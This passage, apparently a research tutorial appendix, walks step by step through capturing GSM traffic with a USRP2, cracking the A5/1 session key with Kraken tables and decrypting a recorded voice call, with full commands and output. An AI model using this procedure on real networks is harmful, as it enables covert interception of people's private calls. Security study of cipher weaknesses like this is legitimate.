<000c> l1ctl.c:290 BURST IND: @(1034855 = 0780/03/14) ( -60 dBm, SNR   2)
<000c> l1ctl.c:290 BURST IND: @(1034856 = 0780/04/15) (-107 dBm, SNR   1)
[...]
<0001> app_ccch_scan.c:360 Paging1: Normal paging chan any to tmsi M
    (801721241)
<0001> app_ccch_scan.c:360 Paging1: Normal paging chan any to tmsi M
    (3579951269)
<0001> app_ccch_scan.c:360 Paging1: Normal paging chan any to tmsi M
    (964260527)
<0001> app_ccch_scan.c:360 Paging1: Normal paging chan any to tmsi M
    (3463772150)
<0001> app_ccch_scan.c:360 Paging1: Normal paging chan any to tmsi M
    (600337081)
[...]
```

Output files containing the bursts:

```
11.2K 2012-05-23 14:48 bursts_20120423_1448_7_1029522_49.dat
24.0K 2012-05-23 14:49 bursts_20120423_1449_7_1032762_59.dat
57.5K 2012-05-23 14:49 bursts_20120423_1449_7_1033578_59.dat
```

B USRP

B.1 Capture bursts with USRP2

Note that only single ARFCN non-hopping GSM calls can be processed using the currently available version of Airprobe. This is a limitation of the software and doesn't mean it isn't possible to decode these type of calls. Parts of this tutorial are based on a mailing list entry of Dieter Spaar[4]

Capturing GSM frames with the USRP2 can be done with the `uhd_rx_cfile` application that comes with the USRP hardware driver. This application can process several parameters at startup. Two of these parameters are essential, these are the frequency and sample rate.

B.1.1 Calculate frequency

The frequency to listen on can be calculated with the `arfcn_calc` tool.
Installation of `arfcn_calc`:

```
wget http://www.runningserver.com/software/arfcncalc.tar
tar xvf arfcncalc.tar
```

Usage example of `arfcn_calc`:

```
./arfcncalc/arfcncalc -a 100 -d -b 900
```

The `-a` parameter denotes the ARFCN number, `-b` the frequency band and the `-d` parameter is used to calculate the downlink frequency.

B.1.2 Calculate the sample rate

The sample rate (bandwidth) can be calculated by dividing the default maximum sample rate of the USRP by a chosen decimation rate. By default, the USRP2 provides up to 100,000,000 samples per second, which is very precise but would gather way too much data. The advised decimation rate for use with the USRP2 is 174 which means every 174 samples are merged into 1 sample. By dividing 100,000,000 by 174 you get the sample rate used as input for the `uhd_rx_cfile` application: 574712.643678161.

B.2 Install software

1. Install dependencies

   ```
   sudo apt-get install build-essential git-core autoconf automake libtool g++
       python-dev swig libpcap0.8-dev bison flex
   ```

2. Compile GNUradio

   ```
   wget http://www.sbrac.org/files/build-gnuradio
   chmod a+x build-gnuradio
   ./build-gnuradio
   ```

3. Compile libosmocore

[4] `http://lists.lists.reflextor.com/pipermail/a51/2010-July/000803.html`

```
git clone git://git.osmocom.org/libosmocore.git
cd libosmocore
autoreconf -i
./configure
make
sudo make install
sudo ldconfig
```

4. Compile gsmdecode

```
git clone git://svn.berlin.ccc.de/airprobe
cd airprobe/gsmdecode/
./bootstrap
./configure
make
```

5. Compile gsm-receiver

```
cd airprobe/gsm-receiver/
./bootstrap
./configure
make
```

If you encounter the following error: /usr/local/include/gnuradio/swig/gnuradio.i:31: Error: Unable to find 'gruel_common.i' create the following symlink: sudo ln -s /usr/local/include/gruel/swig/gruel_common.i /usr/local/include/gnuradio/swig/gruel_common.i

---

B.2.1 Capture bursts

Usage example of `uhd_rx_cfile`:

```
uhd_rx_cfile -f <FREQUENCY> --samp-rate=574712.643678161 out.cfile
```

The following steps are based on the sample capture file that can be downloaded from reflextor.com/vf_call6_a725_d174_g5_Kc1EF00BAB3BAC7002.cfile.gz.

The setup of the captured voice call in this file is done in several steps. First an immediate assignment is sent over the Access Grant Channel (AGCH) which is part of the common control channels (CCCHs). This message indicates which ARFCN(s), timeslot and Standalone Dedicated Control Channel (SDCCH) to use. The channel is also used to enable encryption. After the encryption is enabled, an assignment command is used to switch to the Traffic Channel (TCH) which is then used for transferring the actual conversation.

B.3 Identify conversation


B.3.1 Read dump and send to Wireshark

1. Open Wireshark and start capture on the loopback interface.
   Hint: Use 'gsmtap' as displayfilter to display only GSM related messages.

2. Use the `go_usrp2.py` script from the gsm-receiver application (sub-project of Airprobe) to read the capture file and send the messages to Wireshark for decoding:

   ```
   cd airprobe/gsm-receiver/src/python
   ./go_usrp2.sh vf_call6_a725_d174_g5_Kc1EF00BAB3BAC7002.cfile 174
   ```

3. In Wireshark search for an Immediate Assignment message and look for GSM CCCH - Immediate Assignment → Channel Description → Channel Description. Here you can see that SDCCH/8 channel on TimeSlot 1 is assigned to a subscriber.



   Hint: To locate the correct packet use the search function (Ctrl + F on the keyboard) to search for 'Immediate' as string in the packet details.

4. Restart the capture in Wireshark to clear the display and decode TimeSlot 1 as SDCCH/8 using the decoder.

   ```
   ./go_usrp2.sh vf_call6_a725_d174_g5_Kc1EF00BAB3BAC7002.cfile 174 1S
   ```

5. All non-encrypted data in TimeSlot 1 is now displayed in Wireshark. The last message we see is the 'Ciphering Mode Command' which instructs the phone to switch to encryption mode using the pre-negotiated shared key (K_c) To decode the next messages (and the actual conversation) we have to find this K_c.

B.4 Find shared secret (Kc)

B.5 Building a kraken server

B.5.1 Downloading and writing the tables

1. Using Bittorrent download all A5/1 tables from `http://opensource.srlabs.de/projects/a51-decrypt/files` to the machine you will be using as Kraken server.

2. Download and configure Kraken. First, download Kraken from git.
   `git clone git://git.srlabs.de/kraken.git`. Next, edit the `indexes/tables.conf` file to point to the destination disk(s). In this file you can assign the number of tables (40 GB) to be written to each disk. To write all tables to a single 2TB disk, use the following content:

   ```
   #Devices:  dev/node max_tables
   Device: /dev/sdc1 40
   ```

   Note that in total you need 4TB of disk space. 2TB for downloading the tables to and another 2TB to write the downloaded tables to. The first 2TB can be removed after writing the tables. Lookup speed can be increased by using SSD's although we noticed this isn't really neccesary. A single lookup on a single 2TB SATA disk takes about 3,5 minutes in our setup.

   ---

3. Now write the downloaded files to the disk using
   `sudo indexes/Behemoth.py /SOURCEDIR`

   Our first attempt to write the tables to disk failed. By uncommenting the following line in Behemoth.py we could succesfully built the Kraken server and find Kc keys although a mailinglist entry[5] *states this uncomment action as faulty.*

   ```
   #os.system("./TableConvert di %s %s %s" % (path,name+":"+str(offset),ids+"
   .idx"))
   ```

   ---

[5] `http://lists.lists.reflextor.com/pipermail/a51/2011-March/001086.html`

B.6 Finding the actual Kc

The attack on the A5/1 cipher is mainly based on the fact that a "System Information Type 5" message is repeated at a regular interval. Before the cipher mode command, this message is sent in plain text, and after the cipher mode command, this message is sent ciphered. We are thereby able to execute a known plain text attack on the cipher stream.

1. **Find a non encrypted "System Information Type 5 message"** Open the Wireshark window again and click the "System Information Type 5 message" In the frame details window look for GSM TAP Header... →GSM Frame Number: " and create a note of this value. Switch to the terminal window you used to decode the packets (go_usrp2.py...) and scroll to the datablock of this frame number. Copy the complete textblock to a texteditor.

   Example:

```
C1 862242 1332356: 00100000000111000010000000110010001100000110000011100...
P1 862242 1332356: 00100000000111000010000000110010001100000110000011100...
S1 862242 1332356: 00000000000000000000000000000000000000000000000000000...
C0 862243 1332389: 00000000010100100010000000000010100000000110101101000...
P0 862243 1332389: 00000000010100100010000000000010100000000110101101000...
S0 862243 1332389: 00000000000000000000000000000000000000000000000000000...
C0 862244 1332422: 10000001010010100000000111100000000001010000010001000...
P0 862244 1332422: 10000001010010100000000111100000000001010000010001000...
S0 862244 1332422: 00000000000000000000000000000000000000000000000000000...
C0 862245 1332455: 11000000010010010000010100001101010100100000010000010...
P0 862245 1332455: 11000000010010010000010100001101010100100000010000010...
S0 862245 1332455: 00000000000000000000000000000000000000000000000000000...
862245 1: 00 01 03 03 49 06 1d 9f 6d 18 10 80 00 00 00 00 00 00 00 00 0...
```

---

*The lines starting with **C** are the ciphered bursts, **P** the plaintext and **S** the keystream. The ciphered content is derived by XOR'ing the plaintext with the keystream. Because the key hasn't been supplied, the plaintext is also displayed as sequence of zeroes.*

---

2. **Find a "Non encrypted System Information Type 5 message"** Add 204 tho the framennumber of the last step and also copy this block to the texteditor. (Note that 204 is the interval in which the "System Information Type 5" message reappears, but this time encrypted.)

```
C1 862446 1332352: 01001010001011111101101001001011100000010101000010010...
P1 862446 1332352: 01001010001011111101101001001011100000010101000010010...
S1 862446 1332352: 00000000000000000000000000000000000000000000000000000...
C0 862447 1332385: 01110000100011011100110101101111100101000011000110100...
P0 862447 1332385: 01110000100011011100110101101111100101000011000110100...
S0 862447 1332385: 00000000000000000000000000000000000000000000000000000...
```

```
C0 862448 1332418: 11101011011100101111000101110110110001000010111011110...
P0 862448 1332418: 11101011011100101111000101110110110001000010111011110...
S0 862448 1332418: 00000000000000000000000000000000000000000000000000000...
C0 862449 1332451: 01111111001011010000110000110111000100111010000110100...
P0 862449 1332451: 01111111001011010000110000110111000100111010000110100...
S0 862449 1332451: 00000000000000000000000000000000000000000000000000000...
```

3. **Flip the "Timing advance" parameter in the uncrypted message** Before we can recover the keystream, the encrypted and non encrypted message have to be identical. The timing advance parameter however is different. Therefore we need to change this parameter in the unencrypted version of the message to resemble the encrypted version of this message. This can be done using the `gsmframedecoder` tool.

   ```
   wget http://132.230.132.75/download/misc/gsmframecoder.tar.gz
   tar -zxvf gsmframecoder.tar.gz cd gsmframecoder/ ./gsmframecoder 00 00 03
   03 49 06 1d 9f 6d 18 10 80 00 00 00 00 00 00 00 00 00 00 00
   ```

   As input use the hexidecimal representation of the gsm frame (which contains of the 4 bursts shown above this frame) The output of `gsmframedecoder` consists of the 4 ciphered bursts, in which the timing advance parameter is toggled from 1 to 0.

   ```
   Decoding 0000030349061d9f6d18108000000000000000000000

   Encoded Frame, Burst1:
   00100000000101000010000000110010001000001100000010000000011010100000000...
   Encoded Frame, Burst2:
   00000000011110100011000010000010110000001110101000000000001001010100000...
   Encoded Frame, Burst3:
   10010001010010100000000101100001000001010000000101000000000100000011000...
   Encoded Frame, Burst4:
   11000000110010010000010100001001010100000000000000100000001010100000101...
   ```

4. **XOR the encrypted and non encrypted bursts to recover cipher stream** (C1 with burst1, 1st C0 with burst 2, 2nd C0 with burst 3, 4th C0 with burst 4) This can be done using the `xor.py` utility in the Kraken directory.

   ```
   ./Utilities/xor.py 00100000000101000010000000110010001000001100000001000000
   00110101000000000001011010001000000110100001000101001000110  0100101000101
   11111011010010010111000000101010000100100111111001010100111110000101001110
   00010111010001111100001000 1 01101010001110111111101001111001101000011001000
   00000100111001100010100111111011111000110000011010101011010001010111

   ./Utilities/xor.py 00000000011110100011000010000010110000001110101000000...

   ./Utilities/xor.py 10010001010010100000000101100001000001010000000010100...

   ./Utilities/xor.py 11000000110010010000010100001001010100000000000000001...
   ```

5. **Feed cipher stream to Kraken to recover Kc** First start Kraken.

```
/kraken/Kraken$ sudo ./kraken ../indexes
Device: /dev/sdc1 40
/dev/sdc1
Allocated 41404056 bytes: ../indexes/132.idx
Allocated 41301076 bytes: ../indexes/260.idx
Allocated 41260184 bytes: ../indexes/428.idx
..
..
..
Allocated 41235976 bytes: ../indexes/276.idx
Tables: 132,260,428,396,404,196,388,156,116,180,164,348,172,500,436,364,
188,492,324,204,356,420,332,340,292,412,220,148,100,230,380,108,238,140,
372,268,212,250,124,276
```

The parameter points Kraken to the table index. Optionally, you can add a port number as second parameter and make the Kraken server available through telnet.

Next, use the crack command to crack on of the keystreams. If unsuccesful, try the next keystream.

```
Kraken> crack 10111111111001000000100100111110010000111010001101011011100
0111101100110011010000000110001100101101000001000110000

Cracking 101111111110010000001001001111100100001110100011010110111000001...
Found d5eb21665d2b8f25 @ 13  #2  (table:172)
crack #2 took 197996 msec
```

This means key "`d5eb21665d2b8f25`" produces the output at position 13 after 100 clockings.

6. **Find_kc tool** The next step (finding the actual Kc) is done using the `find_kc` tool. "This program will perform the backclocking, reverses the frame count mix, and the key setup mixing. Finally it can as an option take a second frame count together with the burst data as input, and use that to eliminate the wrong candidate Kcs from the backclocking."[6]

Use the `find_kc` tool with the following parameters: (1) key found in previous step, (2) position found in the previous step, (3) "modified" frame number of burst of encrypted "Information Request Type 5" message that was cracked in previous step (4th burst), (4) "modified" frame number of a 2nd encrypted burst of same message. (1th burst), (5) the XOR'ed bitstream of first encrypted and non-encrypted burst.

[6] `http://lists.lists.reflextor.com/pipermail/a51/2010-July/000688.html`


```
/kraken/Utilities/find_kc d5eb21665d2b8f25 13 1332451 1332352 01101010001110111
11110100111100110100001100100000001001110011000101001111101111100011000001101
0101011010001010111

#### Found potential key (bits: 13)####
f4ae37016b1fa0cb -> f4ae37016b1fa0cb
Framecount is 1332451
KC(0): b7 09 2a b2 c9 5c 86 32  mismatch
KC(1): 1e f0 0b ab 3b ac 70 02  *** MATCHED ***
KC(2): 9f 5b 40 35 57 b2 96 4d  mismatch
..
..
..
KC(21): e4 0d 18 32 aa c6 48 c7  mismatch
```

B.7 Decode traffic channel and convert to audio

1. Now that we have obtained the Kc we can decode the encrypted part of the assigned "SDDCH/8" channel. For this we have to add the Kc to the decoder tool. First, restart the Wireshark capture, next restart the decoder with Kc.
   `./go_usrp2.sh vf_call6_a725_d174_g5_Kc1EF00BAB3BAC7002.cfile 174 1S 1EF00BAB3BAC7002`

2. Look for the "Assignment Command" packet. Unfold GSM A-I/F DTAP - Assignment Command →Channel Description 2 - Description of ... →Channel Description 2 →Timeslot: 5 This means TimeSlot 5 is assignment for the TCH channel.



3. Now decode and decrypt the TCH on timeslot 5 using the following command.
   `./go_usrp2.sh vf_call6_a725_d174_g5_Kc1EF00BAB3BAC7002.cfile 174 5T 1EF00BAB3BAC7002`

4. This will output an audiofile *speech.au* which contains the decrypted audio of the traffic channel. Convert this file to an audio file with toast.

`toast -d speech.au.gsm` The output file will be written to `speech.au`